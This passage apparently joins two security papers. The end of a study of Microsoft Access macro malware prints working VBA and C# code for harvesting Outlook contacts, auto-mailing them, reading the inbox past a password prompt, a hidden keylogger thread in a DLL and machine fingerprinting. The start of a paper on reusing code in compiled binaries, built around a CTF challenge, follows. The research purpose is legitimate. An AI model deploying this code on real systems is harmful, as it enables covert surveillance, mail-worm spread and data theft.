4   Dim i As Long
5   Dim k As Long
6   Dim message As String
7   Randomize()
8   For k = key_begining To key_begining + 2 * len Step 2 ' Prepare the encryption key
9     a = Int(128 * Rnd) + 1
10    Mid(msg, k) = Chr(a)
11
12  Next k
13  k = key_begining
14  For i = msg_begining To msg_begining + 2 * len Step 2 ' Encrypt the message
15    a = Asc(Mid(msg, k))
16    b = Asc(Mid(msg, i))
17    Mid(msg, i) = Chr((b + a) Mod 128)
18    k = k + 2
19  Next i
20  Open Application.CurrentDb.Name For Output As #1
21  Print #1, msg ' Write in the file
22  Close #1
23 End Function

```

code/crypt.vb

Exploitation of encrypted data

Once the encrypted data have been written into the database, we can use it. The first part of the operation is to find where the variables are. In this case, we simply have to reuse the SEARCH function presented in the previous paragraph. Then, once the variables have been found (encrypted string and key), we need to decrypt the code of the message variable. The DECRYPT function takes the message and the encryption key as arguments to return the decrypted message.

```

1 Function decrypt_launcher()
2   Dim str As String
3   Dim i As Long
4   Dim path As String
5   Dim test As String
6   Dim result As String
7   Dim msg_begining As Long
8   Dim key_begining As Long
9   path = Application.CurrentDb.Name
10  Open path For Binary As #2
11  test = String(FileLen(path), " ")
12  Get #2, 1, test
13  Close #2
14  Open path For Output As #3
15  Print #3, test
16  Close #3
17  Dim msg() As String
18  ReDim msg(0 To Len(test))
19  For i = 1 To Len(test)
20    msg(i - 1) = Mid(test, i, 1)
21  Next i
22  msg_start = InStr(1, test, "itisamsgstr")
23  key_start = InStr(1, test, "itisakeystr")
24
25  Call Module1.research_result(msg, "<msg>", msg_start)
26  msg_begining = research_result + 11 ' Initialize the message
27  and key start positions
28
29  Call Module1.research_result(msg, "<key>", key_start)
30  key_begining = research_result + 13

```

```

31    result = Module1.decrypt(test, msg_begining, key_begining, 68) ' Call the decrypt
      function
32    MsgBox(result)
33 End Function

```

code/test_decrypt.vb

```

1  Function decrypt(ByVal msg As String, ByVal msg_begining As Long, ByVal key_begining As Long
    , ByVal len As Integer) As String
2      Dim i As Long
3      Dim k As Long
4      k = key_begining
5      For i = msg_begining To msg_begining + 2 * len Step 2
6          a = Asc(Mid(msg, i))
7          b = Asc(Mid(msg, k))
8          c = a - b
9          If c < 0 Then
10             c = c + 128
11         End If
12         Mid(msg, i) = Chr(c)
13         k = k + 2
14         message = message & Chr(c)
15     Next i
16
17     decrypt = message
18     Call Module1.crypt(msg, msg_begining, key_begining, 68) ' Call the encryption function
19 End Function

```

code/decrypt.vb

Additional features

Mail Access

In the same way as the worms "I Love You" and "Anna Kournikova"[8] or other email hijacking[9], we can create viruses which specialize in obtaining your Outlook contact list and "auto-send" themselves to the contacts. To undertake such an action we call the objects from Outlook Mail in Microsoft Access. We can get the contact list as follows.

```

1 Sub carnet_add()
2   Dim ol As Outlook.Application
3   Dim ns As Outlook.NameSpace
4   Dim fld As Outlook.MAPIFolder
5   Dim itm As Outlook.ContactItem
6   Dim mail As Outlook.MailItem
7   Dim i As Integer
8   Dim TableOutlook As String
9
10  ' Read the Address Book
11  On Error Resume Next
12  Set ol = GetObject(, "Outlook.Application") ' Use the current Outlook
13
14  If Err.Number <> 0 Then
15    Set ol = CreateObject("Outlook.Application") ' Creation of a new instance of Outlook
16  End If
17  On Error GoTo 0
18
19  Set ns = ol.GetNamespaces("MAPI") ' Creation of an objet Namespace
20
21  Set fld = ns.GetDefaultFolder(olFolderContacts) ' Open the Address Book
22
23  ' Get all the data inside
24  For i = 1 To fld.Items.Count
25    Set itm = fld.Items(i)
26    TableOutlook = TableOutlook & " " & itm.Email1Address
27  Next i
28  MsgBox TableOutlook
29
30  0: ' Do nothing if an error occurs
31  Set ol = Nothing ' Destroy Outlook Application object
32
33 End Sub

```

Once the list is collected, it is possible to send some emails to these people. The function is the following.

```

1 Public Sub CreateEmail( Recipient As String, Subject As String, Body As String, Optional
2   Attach As Variant)
3   Dim i As Integer
4   Dim oEmail As Outlook.MailItem
5   Dim appOutLook As Outlook.Application
6
7   Set appOutLook = New Outlook.Application
8   Set oEmail = appOutLook.CreateItem(olMailItem)
9
10  oEmail.To = Recipient
11  oEmail.Subject = Subject
12  oEmail.Body = Body
13
14  If Not IsMissing(Attach) Then ' If there is no attachment.
15    If TypeName(Attach) = "String" Then
16      oEmail.Attachments.Add Attach
17    Else
18      For i = 0 To UBound(Attach) - 1
19        oEmail.Attachments.Add Attach(i)

```

```

19         Next
20     End If
21 End If
22
23     oEmail.Send          ' Send the message.
24     Set oEmail = Nothing ' Destroy references to the objects.
25     Set appOutLook = Nothing
26 End Sub

```

We note that the sending of such emails is done with the address of the user. The attribute responsible for the email address of the sender (OEMAIL.SENDEREMAILADDRESS) is only readable. We cannot change it. One possibility to change the address of the sender is to use an SMTP module and send an email with it...

What is remarkable with this feature, it is the lack of demand of any password or any authentication and even if Outlook is not running. The user just has to have the Outlook software already installed and configured in this one a mailbox. Even if a password protects the opening of Outlook, the call from the VBA code throws an error which can be redirected by the line:

```

1 On error resume Next

```

The RESUME NEXT instruction jump to the next instruction, which results in bypassing the call of the real Outlook. The result is the creation of a new instance of Outlook application. It means that we use an Outlook which is not the application used directly by the user and which is not protected by a password. Despite the fact that the new application created is not the user's one, we can still access the same folders of users' emails (and therefore his address book). That means we can have access to all information inside the Outlook application of the user. We can read his emails with the following function:

```

1 Sub read_emails()
2     Dim ol As Outlook.Application
3     Dim inbox As Outlook.MAPIFolder
4     Dim folder As Outlook.MAPIFolder
5     Dim mail As Outlook.MailItem
6     Dim i As Integer
7     Dim body As String
8
9     On Error Resume Next
10    Set ol = GetObject(, "Outlook.Application")
11
12    If Err.Number <> 0 Then
13        Set ol = CreateObject("Outlook.Application")
14    End If
15    On Error GoTo 0
16
17    ' Read of emails:
18    Set inbox = ns.GetDefaultFolder(olFolderInbox) ' Open the Mail Box
19
20    ' Get all the emails
21    For i = 1 To inbox.Items.Count
22        Set mail = inbox.Items(i)
23        body = body & vbNewLine & vbNewLine & i & " : " & mail.SenderName & vbNewLine & mail
                .body
24    Next i
25    MsgBox body ' Display data about the email
26
27    0: ' Do nothing if an error occurs
28    Set ol = Nothing
29 End Sub

```

Multi-thread

The use of multithreading can be a convenient way to hide malicious functionalities from the eyes of a user. Indeed, it is possible to launch a malicious function in parallel to a legitimate function which is responsible for distracting the user. There is no process created and it is difficult to control the actions of all the threads on a computer. With Access, all the code is executed under the Access process with the intern VBA interpreter. It means no new process is created when you call a new form, a new macro or a new VBA code. The multithreading allows us to diversify the actions under the Access process.

In VB 10, the thread creation is quite stable. It's easy to create and use some multiples without problems. But under Microsoft Office VBA, the performance of multithreading is not mature enough. Attempts to use the modules concerning multithreading make the software unstable. It is not a very reliable solution to try to call functionalities about multithreading directly from Microsoft Access. This idea is also widely discussed on several forums and goes in this direction[10].

Nevertheless, it is possible to create a thread in a little hijacked way. Consider that if a thread is created, it is linked to the process that has created it[11]. In fact, it does not depend on the module or the code which implements how the thread creation is call in Microsoft Access but it depends on the Windows API functions which really create it. From this perspective, it is possible to stay outside of Microsoft Access and create a thread linked to Microsoft Access from Access. One way to do such action is to write a DLL⁵ which contains exported functions which are able to create malicious threads. We just need to load the library from Microsoft Access and use its services. DLL's functions are available by adding the DLL to the project references. For reasons of convenience, we have written the DLL in *C#* but any other language would have been possible. The code of a possible DLL which launches a thread is present below:

```

1 public int launch_thread()
2 {
3     Alpha oAlpha = new Alpha();
4     Thread oThread = new Thread(new ThreadStart(oAlpha.Beta));
5     oThread.Start();
6     while (!oThread.IsAlive) ;
7     Thread.Sleep(1);
8     try
9     {
10         oThread.Start();
11     }
12     catch (ThreadStateException)
13     {
14     }
15     return 0;
16 }

```

The call of the functionalities of the DLL from Microsoft Access can be done in VBA with the following code:

```

1 Function dll()
2     Dim test
3     Dim result As Integer
4     Set test = New Mydll.Class
5     result = test.launch_thread
6 End Function

```

Of course, it is possible to implement an malicious action in the thread which is called. An interesting feature may be a key-logger. Indeed, the thread allows a parallelization of the actions made by the software. On the one hand, there is the classic database which does what the user wants, on the other hand, there is

⁵DLL : *Dynamic-link library* [12]

a malicious thread which saves all the keys which are pressed on the keyboard by the unwitting user. The code of a key-logger in the DLL can be found in the function bellow:

```

1 [DllImport("user32.dll", CharSet = CharSet.Auto, ExactSpelling = true)]
2 public static extern short GetAsyncKeyState(int vkey);
3 public void Beta()
4 {
5     int i = 0;
6     while (true)
7     {
8         for (i = 8; i < 106; i++)
9         {
10             if (GetAsyncKeyState(i) != 0)
11             {
12                 System.IO.File.AppendAllText(fileName, " " + i);
13                 System.Threading.Thread.Sleep(100);
14             }
15         }
16     }
17 }

```

What is interesting in this case, it is the use of a shared library. Indeed, it contains the compiled code of functions ready to use. Under our second scenario, we can well imagine that the customers are not provided with the DLLs' source code or that the real functionalities of the DLLs' names are misleading. This is a powerful tool to hide code and functionalities in a discreet manner to users.

Identification of the User's computer

The identification of a machine is done in order to know how the user's computer is set up. This can help, according to several elements, to identify a computer on a network, which can be used by a botnet for example. This also helps to know what are the technical characteristics of the victim's computer.

About identification possibilities, it is possible to get the serial number of the microprocessor installed on the computer. One interesting way to do it, it is to use a WMI script with the Win32_Processor class. The following code illustrates the procedure:

```

1 Private Sub Get_MicroProc_info()
2     Dim req As Object
3     Dim micp
4     On Error GoTo Command1_Click_Error
5
6     Set req = GetObject("winmgmts:root\cimv2")
7     For Each micp In req.execquery("select * from Win32_Processor ")
8         Debug.Print micp.Name & " = " & micp.ProcessorId
9     Next
10    Set req = Nothing
11    Exit Sub
12 End Sub

```

In addition of the information on the microprocessor, we can also get information on the hard disk (including serial number). This action is possible by using the Windows API:

```

1 Private Declare PtrSafe Function GetVolumeInformation Lib "kernel32" Alias "
2     GetVolumeInformationA" ( _
3     ByVal lpRootPathName As String, _
4     ByVal lpVolumeNameBuffer As String, _
5     ByVal nVolumeNameSize As Long, _
6     lpVolumeSerialNumber As Long, _
7     lpMaximumComponentLength As Long, _

```

```

7   lpFileSystemFlags As Long, -
8   ByVal lpFileSystemNameBuffer As String, -
9   ByVal nFileSystemNameSize As Long -
10 ) As Long
11
12 Private Const _MAX_LENGTH_ = 256
13 Private Sub Form_load()
14
15     Dim strRacine As String, strVolumeName As String, strFileSystemName As String
16     Dim lSerialNumber As Long, lpMaximumComponentLength As Long, lFileSystemFlag As Long
17
18     ' Initializations
19     strRoot = "C:\"
20     strVolumeName = String$(MAX_PATH, Chr$(0))
21     strFileSystemName = String$(MAX_PATH, Chr$(0))
22
23     ' Call of the API functions
24     If GetVolumeInformation(strRoot, strVolumeName, _MAX_LENGTH_, lSerialNumber,
25         lpMaximumComponentLength, lFileSystemFlag, strFileSystemName, _MAX_LENGTH_) Then
26         strVolumeName = Left$(strVolumeName, InStr(strVolumeName, Chr$(0)) - 1)
27         strFileSystemName = Left$(strFileSystemName, InStr(strFileSystemName, Chr$(0)) - 1)
28         MsgBox "Path of the volume: " & strRacine
29         MsgBox "Name of the volume: " & strVolumeName
30         MsgBox "Serial number: " & lSerialNumber
31         MsgBox "Maximum length (in TCHARs) of a file name component that a specified file
32             system supports: " & lpMaximumComponentLength
33         MsgBox "System flags: " & lFileSystemFlag
34         MsgBox "Name of the file system: " & strFileSystemName
35     Else
36         MsgBox "An error occurred!", vbExclamation
37     End If
38 End Sub

```

It is also possible to have the name of the user (in the case of the use the *RunAs* command):

```

1 Dim UserName As String
2 UserName = Environ("USERNAME")

```

Once we have the name of the user, it may be interesting to know if this one is the administrator on the computer or not:

```

1 Public Declare PtrSafe Function IsUserAnAdmin Lib "shell32.dll" () As Boolean
2 Public Sub VerifieSiAdmin()
3     MsgBox IsUserAnAdmin ' Returns true if the user is administrator, false otherwise.
4 End Sub

```

It is also possible to know the quantities of available memory:

```

1 Public Declare PtrSafe Sub GlobalMemoryStatus Lib "kernel32" (lpBuffer As MEMORYSTATUS)
2
3 Public Type MEMORYSTATUS
4     dwLength As Long
5     dwMemoryLoad As Long
6     dwTotalPhys As LongPtr
7     dwAvailPhys As LongPtr
8     dwTotalPageFile As LongPtr
9     dwAvailPageFile As LongPtr
10    dwTotalVirtual As LongPtr
11    dwAvailVirtual As LongPtr

```

```

12 End Type
13
14 Sub memory_info()
15     Dim MS As MEMORYSTATUS
16     Dim string As String
17
18     MS.dwLength = Len(MS)
19     GlobalMemoryStatus MS
20
21     string = "Percentage RAM used:" & Format$(MS.dwMemoryLoad, "#####") & " %" &
        vbCrLf
22     ' Conversion in kilobyte for all the values :
23     string = string & "Size of the total physical memory: " & Format$(MS.dwTotalPhys / 1024, "
        #####") & " Ko" & vbCrLf
24     string = string & "Physical memory available: " & Format$(MS.dwAvailPhys / 1024, "
        #####") & " Ko" & vbCrLf
25     string = string & "Total Virtual Memory: " & Format$(MS.dwTotalVirtual / 1024, "
        #####") & " Ko" & vbCrLf
26     string = string & "Virtual memory available: " & Format$(MS.dwAvailVirtual / 1024, "
        #####") & " Ko" & vbCrLf
27     MsgBox string ' Display info
28 End Sub

```

Of course, we can find much more information (MAC address, external hardware devices, etc ...) on the same principle. Everything depends on what we need. What we must remember is that it is easy get some information about the system.

Conclusion

During the hijacking of the database, we have seen many opportunities to create malicious actions. These opportunities, which are not completely original, can show us the potential dangers which can sleep in Access if it is implemented. Macro viruses have not disappeared and stand to diversify themselves as fast as the development of software suites. We have seen that certain techniques of old worms can still be implemented and it is easy to create malicious functions in just a few lines of code...

There may be several solutions from the attacks presented above to reduce the risks. One of the first things to do is to require the source code from the .accdb version. Indeed, you can monitor the possible actions of the database with the code contained in its forms.

However, this operation is expensive in time and human resources. In addition, the code can be obfuscated in the modules or not provided if this one is present in a shared library (DLL). Some audits can be done to try and measures the direct and indirect effects of malicious actions via the database. In this case, we can detect, for example, the deployment of weird HTTP requests on the network. But if a study of the database is not made before, there is no way to see if the requests are malicious or not. In the most sensitive cases, guarantees may be requested from the company which make the database for a SME.

These guarantees may include a short list of developers (accreditation) or an evaluation of the final product by an independent company. We can also imagine solutions based on certifying certificates for the forms used by the users and which have not been modified. But these solutions are often beyond the context of SMEs which use Microsoft Access. We must also see that user control policy on Access does not allow efficient actions. Microsoft advices how to manage security (in particular the rights of users to access specific databases) with the control of files shared on Windows. Security is not in Microsoft Access but around Access. And it may be one of the essential problem of Microsoft Access. Users may think they use a completely secure software which has all the security options we can imagine. This is not the case.

The main question to ask in conclusion is about how to know if Microsoft Access is a perfect tool to make database and security. Clearly we have seen that it was possible to use it for malicious purposes. Even if those actions are done *a priori*. What industrial espionage attack is not made *a priori*, Microsoft Access is a tool like any other which can be used in making attacks. It may be one of the most powerful one.

References

- [1] Article about starting programming with MICROSOFT ACCESS, Accessed 8th Nov 2011. <http://office.microsoft.com/en-us/access-help/introduction-to-access-programming-HA010341717.aspx?CTT=1>.
- [2] Article about the compiler and interpreter in MICROSOFT ACCESS, Accessed 23th Mar 2012. <http://support.microsoft.com/kb/109382/en>.
- [3] Article about differences between ms access file formats., Accessed 2nd Nov 2011. <http://office.microsoft.com/en-us/access-help/introduction-to-the-access-2010-file-format-HA010067831.aspx>.
- [4] For more information, visit:. <http://www.counterpunch.org/2008/09/27/an-israeli-trojan-horse/> and http://www.msnbc.msn.com/id/8064757/ns/technology_and_science-security/t/israeli-trojan-horse-scandal-widens/.
- [5] Presentation of the MICROSOFT ACCESS 2010 security policy.
- [6] Jonathan Dechaux, Eric Filiol, and Jean-Paul Fizaine. Office documents: New weapons of cyberwarfare, 2010.
- [7] For more information, visit <http://www.eicar.org/86-0-intended-use.html> consulted on the 02/11/2011.
- [8] Matt Bishop. Analysis of the ILOVEYOU worm, 2000.
- [9] Jonathan Dechaux, Eric Filiol, and Jean-Paul Fizaine. Perverting emails: A new dimansion in internet (in)security, 2011.
- [10] Threading in VBA, Accessed 19th Mar 2012. <http://social.msdn.microsoft.com/Forums/en-US/vsto/thread/735c8f26-2129-4b46-8c1a-aad385cab2ed>.
- [11] Article of the MSDN about threads, Accessed 19th Mar 2012. <http://msdn.microsoft.com/en-us/library/windows/desktop/ms681917>
- [12] Article of the MSDN about DLLs, Accessed 19th Mar 2012. <http://msdn.microsoft.com/en-us/library/windows/desktop/ms682589>

In Situ Reuse of Logically Extracted Functional Components

*Craig Miles, Arun Lakhotia, and Andrew Walenstein
Center for Advanced Computer Studies,
University of Louisiana at Lafayette,
Lafayette, LA, U.S.A.*

About Authors

Craig Miles is a Doctoral Fellow and Ph.D. candidate at the Center for Advanced Computer Studies, University of Louisiana at Lafayette.

Contact Details: c/o Center for Advanced Computer Studies, 301 East Lewis Street, Lafayette, LA, 70504, U.S.A., phone 1-337-482-6338, fax 1-337-482-5791, email craig@craigmil.es

Arun Lakhotia is a Professor of Computer Science at the Center for Advanced Computer Studies, University of Louisiana at Lafayette.

Contact Details: c/o Center for Advanced Computer Studies, 301 East Lewis Street, Lafayette, LA, 70504, U.S.A., phone 1-337-482-6338, fax 1-337-482-5791, email arun@louisiana.edu

Andrew Walenstein is an Assistant Professor in the School of Informatics and Computer Science, University of Louisiana at Lafayette.

Contact Details: c/o School of Informatics and Computer Science, 301 East Lewis Street, Lafayette, LA, 70504, U.S.A., phone 1-(337)-482-6768, fax 1-(337)-482-5791, email walenste@ieee.org

Keywords

Computer Security, Functional Component Extraction, Software Reuse, Binary Analysis, Binary Instrumentation

Abstract

Programmers often identify functionality within a compiled program that they wish they could reuse in a manner other than that intended by the program's original authors. The traditional approach to reusing pre-existing functionality contained within a binary executable is that of physical extraction; that is, the recreation of the desired functionality in some executable module separate from the program in which it was originally found. Towards overcoming the inherent limitations of physical extraction, we propose in situ reuse of logically extracted functional components. Logical extraction consists of identifying and retaining information about the locations of the elements comprising the functional component within its original program, and in situ reuse is the process of driving the original program to execute the logically extracted functional component in whatever manner the new programmer sees fit.

1 Introduction

There exists many possible situations where a programmer may need to reuse capabilities embedded within a binary executable for which the source code is not available. Such a need arises when porting applications from older architectures and operating systems to newer environments. There are also times when a compiled component may contain certain capabilities that are desired to be used in another context, outside of the original system. Similar needs arise when performing security audits of third party applications to determine the existence of undesired behaviors or during forensic analysis of a potentially hostile program to exercise its capabilities under a different control environment.

When the need arises to implement a new system that will include one or more functionalities that have equivalent semantics to those in a previously existing binary executable for which the source code is not available, those functionalities are generally redeveloped ex novo. However, such ex novo redevelopment is unnecessary and inefficient because code that performs the desired functionality already exists within the original binary executable. In lieu of ex novo redevelopment, we propose a system for reusing pre-existing functionalities without separating them from the binary executables in which they were originally found.

The term *functional component* has been defined as a collection of pro-

grammatic constructs (instructions, data structures, etc.) that accomplish a particular function [Age11]. Extraction of such functional components is generally thought of in the “physical” sense; that is, to extract a functional component from a compiled program, the code and data that comprise that functional component are identified and separated from the original program into a stand-alone executable module. However, the physical model is not the only paradigm available for the extraction and subsequent reuse of functional components. Rather than physically extracting a functional component from its original disk image or process space, a functional component may be extracted “logically”. *Logical extraction* is the process of making a functional component available for reuse *in situ*; that is, within its original context. Such a logical extraction is achieved not by separating the functional component from the program in which it resides, but rather by identifying and retaining the locations of all of the elements within the original program that comprise the functional component. We refer to that retained information as the “descriptor” of the logically extracted functional component (LEFC). Reuse consists of programming to the exported interface described by the descriptor. Given a descriptor containing the relevant information about a functional component within a compiled program, that program may be loaded into memory and driven in some manner so as to execute the desired functional component.

We propose a taxonomy of LEFCs: cold, hot, warm, and truly hot. The category to which a LEFC is classified indicates the manner in which it may be reused by a programmer or reverse engineer. In order to reuse a hot LEFC *in situ*, the program in which the functional component resides must first be put into a particular state prior to running the LEFC. Cold LEFCs, on the other hand, are those that may be run regardless of the program’s state. Warm LEFCs are a special subset of hot LEFCs which may be converted into cold LEFCs, and truly hot LEFCs are hot LEFCs which are not warm.

To demonstrate the usage of LEFCs, we have designed and implemented a proof-of-concept software system capable of facilitating their *in situ* reuse. The system provides the ability to reuse both hot and cold LEFCs *in situ*. The software system, called LEFC Reuser, reads in descriptors of LEFCs and provides a programmatic interface whereby they may be executed. The user provides argument values to be passed to the LEFC when appropriate, and LEFC Reuser facilitates the return of computed information back to the caller after the LEFC has finished executing.

The goal we envision for logical extraction and in situ reuse of functional components is the ability to treat any compiled executable as a library of exportable functional components in the same manner that Windows DLLs are libraries of exported functions. A programmer should be able to quickly and easily identify and extract the interesting functional components from a compiled program such that they then may be called by his or her own program. The present work is the first step in that direction.

Through this work, we make both theoretic and empiric contributions relating to logically extracted functional components and their in situ reuse. The primary contributions of this work follow:

- We propose in situ reuse of logically extracted functional components.
- We formally define logical extraction of functional components.
- We formally define categories into which logically extracted functional components may be classified, and we discuss how the process for reusing logically extracted functional components differs depending on their categories.
- We further the state of the art by developing and describing the implementation of a software system, called LEFC Reuser, that allows for in situ reuse of logically extracted functional components.

2 Motivation

In this section, we describe a real scenario experienced by the authors in which we found ourselves wanting to use functionality of a program in a manner unavailable to us through the program's UI. We first detail the steps we followed to "physically extract" the functionality, and later we show how we may more easily and efficiently achieve our reuse objective by logically extracting the functionality and reusing it in situ.

The authors were recently asked to help reverse engineer a Windows PE. The executable was provided as a reverse engineering challenge at a Capture the Flag type contest. In order to proceed in the competition, contestants were required to recover and submit a password embedded within the program. The user interface of the application consists of a single form with a Get My Fortune! button and a text field. Upon clicking the button a random fortune cookie message is displayed in the text field, and a delay is set such that the button may not be clicked again for a few seconds. New for-


tune cookie messages continue to be displayed, even after clicking the button many times.

The organizers of the competition indicated that one of the randomly displayed fortune cookie messages would contain the password. With luck, a contestant could repeatedly click the button and possibly have the password displayed to him. However, with the appearance of so many unique fortune cookie messages, it seemed evident that such an approach would take much longer than would be desirable. A better approach is to obtain all of the fortune cookie messages at once.

Through much reverse engineering, it was determined that all of the possible fortune cookie message are embedded in the PE in an encrypted form. Each time the button is pressed, one of the encrypted messages is decrypted by the Windows API function `CryptDecrypt()` and displayed to the user. Figure 1 shows the display of the Windows debugger OllyDbg¹ with the execution of the Fortune Cookie program stopped one instruction past the call to `CryptDecrypt()`. The arguments to the `CryptDecrypt()` system call have been added as comments. We see that the `CryptDecrypt()` function takes both encrypted data pointed to by the register `EDI` and a descriptive `hKey` structure which contains information about the encryption algorithm employed and the decryption key to be used. Finally, we see that the previously encrypted data pointed to by `EDI` has been decrypted in place, as the location now contains the decrypted fortune cookie message that will be displayed to the user.

In order to read all of the embedded fortune cookie messages at once, we first extracted the entire block of encrypted fortune messages from the binary executable to a file. With the block of encrypted strings in hand, we were left to re-implement the decryption algorithm. By consultation of the MSDN, we found that the construction of the `hKey` structure occurs by calling several Windows cryptographic functions sequentially. `CryptAcquireContext()` creates our cryptographic environment, and `CryptCreateHash()` inserts a hash object into that environment. Once the object is created, a plain-text decryption key is hashed by `CryptHashData()` and is inserted into the hash object. Finally, the actual `hKey` decryption key structure is generated from the hash object by `CryptDeriveKey()`. With the knowledge of how to generate the proper `hKey` decryption key structure and how to

¹<http://www.ollydbg.de/>



```

00401603 PUSH EDI
00401604 PUSH EDI
00401605 PUSH 0
00401607 PUSH 1
00401609 PUSH 0
0040160B PUSH EAX
0040160C MOV DWORD PTR SS:[ESP+24],ECX
0040160E CALL DWORD PTR DS:[<&ADVAPI32.CryptDecrypt>]
00401616 TEST EAX,EAX

```

Registers (FPU)

EAX	00000001
ECX	77DEA186 ADVAPI32.77DEA186
EDX	00000003
EBX	0012FE3C
ESP	0012F658
EBP	0012F668
ESI	0012FE3C
EDI	003FF2F8 ASCII 2C,"Your love life will be happy and harmonious!"

Re-Implemented in C++

```

CryptDecrypt( crypt_key, NULL, TRUE, NULL, EncryptedData+ptr, &data_len );

```

Figure 1: Display of OllyDbg showing the Fortune Cookie program paused after the call to CryptDecrypt(), and “physically extracted” C++ source code of the same call in our physically extracted decryption program.

call CryptDecrypt(), we re-implemented the decryption routine and made it decrypt each of encrypted fortune cookie messages we had extracted. The Fortune Cookie program and the physically extracted C++ source code of our decryption program is available online². Amongst the decrypted messages was found the password for the challenge: “YoU g0t It!! This 1s d4 K3Y :p”.

The tedious process of reconstructing the Fortune Cookie program’s decryption code that we have just detailed is an example of physical extraction. Some functionality was located within a program that we wished to leverage in a way unintended by the original authors; thus the semantics of the functionality were understood and reimplemented externally. Though in this case the functionality was reimplemented in C++, it also could have been physically extracted by separating the actual X86 assembly code that performed the functionality we desired (the set up for and calls to the five Windows encryption functions) from the executable, and organizing it into a standalone executable module.

The question now becomes, why must we care how the decryption key structure is set up? Why must we create a new program with the ability to decrypt the encrypted messages when all of that functionality is already

²<http://www.cacs.louisiana.edu/~csm9684/Fortune-Cookie-Program-and-Decrypter.zip>

present within the Fortune Cookie program itself? These questions form the crux of our argument for logical extraction and in situ reuse of functional components. Such logical extraction allows for a functional component to be reused without extracting it from its original context. If we could logically extract the functional component that does just the actual decryption, then we could start up the Fortune Cookie program, let it construct its hKey decryption key structure as it normally would, and finally take control of its execution and cause it to run the decryption functional component on each of encrypted messages.

3 Logically Extracted Functional Components

A *functional component* is a collection of programmatic constructs (instructions, data structures, etc.) that accomplish a particular function [Age11]. Such a functional component may be logically extracted from a binary executable (the *target program*) by identifying and retaining information about it, thereby creating a logically extracted functional component (LEFC). The information that must be retained includes the address of the functional component's entry point within its target program, and the address(es) of the exit point(s). Also necessary are the parameters of the functional component, the locations where the functional component's return values are stored, and possibly the state that the target program must be in prior to running the LEFC.

From this definition, it is evident that a functional component is not the same thing as a C-like function. The first instruction of a functional component need not correspond to the entry point of a compiled C-like function. For example, the entry point of a functional component might be in the middle of some loop body. Furthermore, a functional component does not necessarily end on a *ret* instruction, but rather it ends on any instruction that has been specified by the definer of the functional component to be an exit instruction. In our view, a functional component is a collection of instructions, with one specified as the entry point, through which control flows until an instruction specified as an exit point is executed and/or an exit condition is met.

In terms of how they may be reused, particularly differentiating amongst LEFCs is whether or not their target program must first be put into some state prior to being able to run the LEFC. Referring back to Section 2, the functional component that does the actual decryption of the encrypted

fortune cookie messages (and nothing more) is dependent on the prior construction of the hKey decryption key structure. Prior initialization of the hKey structure constitutes the state of the target program on which the decryption functional component depends. A LEFC may be classified into two broad categories depending on whether or not its target program must first be put into some state before the LEFC may be executed.

A LEFC that does not depend on its target program first setting up some state is a *cold* LEFC. An example of a cold LEFC is a procedure that takes two integer arguments and returns their sum. Such a LEFC is cold because no state need be set up prior to running the functional component in order for it to perform the desired action; it must simply be provided the two integers to be summed.

A *hot* LEFC is a LEFC that depends on its target program being put into some state before the LEFC may be run; in other words, the LEFC may depend on data initialized by code of the target program that is not part of the LEFC. For example, consider again the decryption functional component of the Fortune Cookie program. The functional component has a data dependency on the prior initialization of the hKey decryption key structure. In order to make use of the decryption LEFC, the Fortune Cookie program in which it resides must first be driven to some state where it is known that the key structure initialization has already taken place.

We may further partition the universe of hot LEFCs into those that are *warm* and those that are *truly hot*.

A warm LEFC is one that depends on its target program being put into some state which must always be exactly the same in order for every execution of the LEFC to exhibit the desired behavior. Once more, consider the fortune cookie decryption LEFC. If it can be shown that the initialized hKey decryption key structure on which it depends is always initialized in the same way (every initialization of it results in an hKey data structure comprised of the exact same bytes as the previous initialization), then the decryption LEFC is a warm one.

Hot LEFCs that are not warm are said to be *truly hot*. A truly hot LEFC depends on its target program being put into a state that is not always the same. For example, consider a LEFC that sends an encrypted message to a recipient. Assume that the transmission of the encrypted message must be

preceded by a cryptographic handshake between the sender and the recipient, thus the LEFC that sends the encrypted message depends on a state of the target process in which the cryptographic handshake has already taken place. A LEFC of this nature is truly hot because the result of the cryptographic handshake, which is the primary component of the state on which the LEFC depends, differs each time the handshake takes place.

Warm LEFCs are differentiated from truly hot LEFCs because they can be converted into cold LEFCs. To do so, the initialized data comprising the state on which the warm LEFC depends can be identified and retained in the descriptor of the LEFC. Prior to running the LEFC, that state can be artificially constructed within the target program's process space, rather than relying on the target program's code to set it up. In this manner, the warm LEFC would have been converted into a cold LEFC, as it no longer relies on the target program's code to construct the state on which it depends.

The question may arise as to why the code that sets up the state on which an LEFC depends would not also just be included within the LEFC. Because LEFCs are defined as starting from a singular entry point from which execution flows until an exit point or condition is reached, no ability to jump from one arbitrary chunk of code to another is present. As such, if execution does not flow from the code that sets up the state to the code that comprises the rest of the functional component, then there is no way to combine those two segments of code into a single LEFC. In order to meaningfully include two segments of code within a single LEFC, control must flow from the first to the second of its own accord. Referring once again to the Fortune Cookie program to provide an example, through our analyses we determined that the code which initializes the hKey decryption key structure is executed only once when the Fortune Cookie program is initially loading, whereas the code the performs the actual decryption of encrypted message executes each time the Get My Fortune! button is pressed. As control does not flow from the hKey initialization code to the message decryption code, the two sections of code cannot be extracted as a single LEFC. They could, of course, both be extracted into two individual LEFCs.

4 In Situ Reuse

In situ is a Latin phrase that, when literally translated, means "in place". In archeology, *in situ* refers to an artifact that has not been moved from its

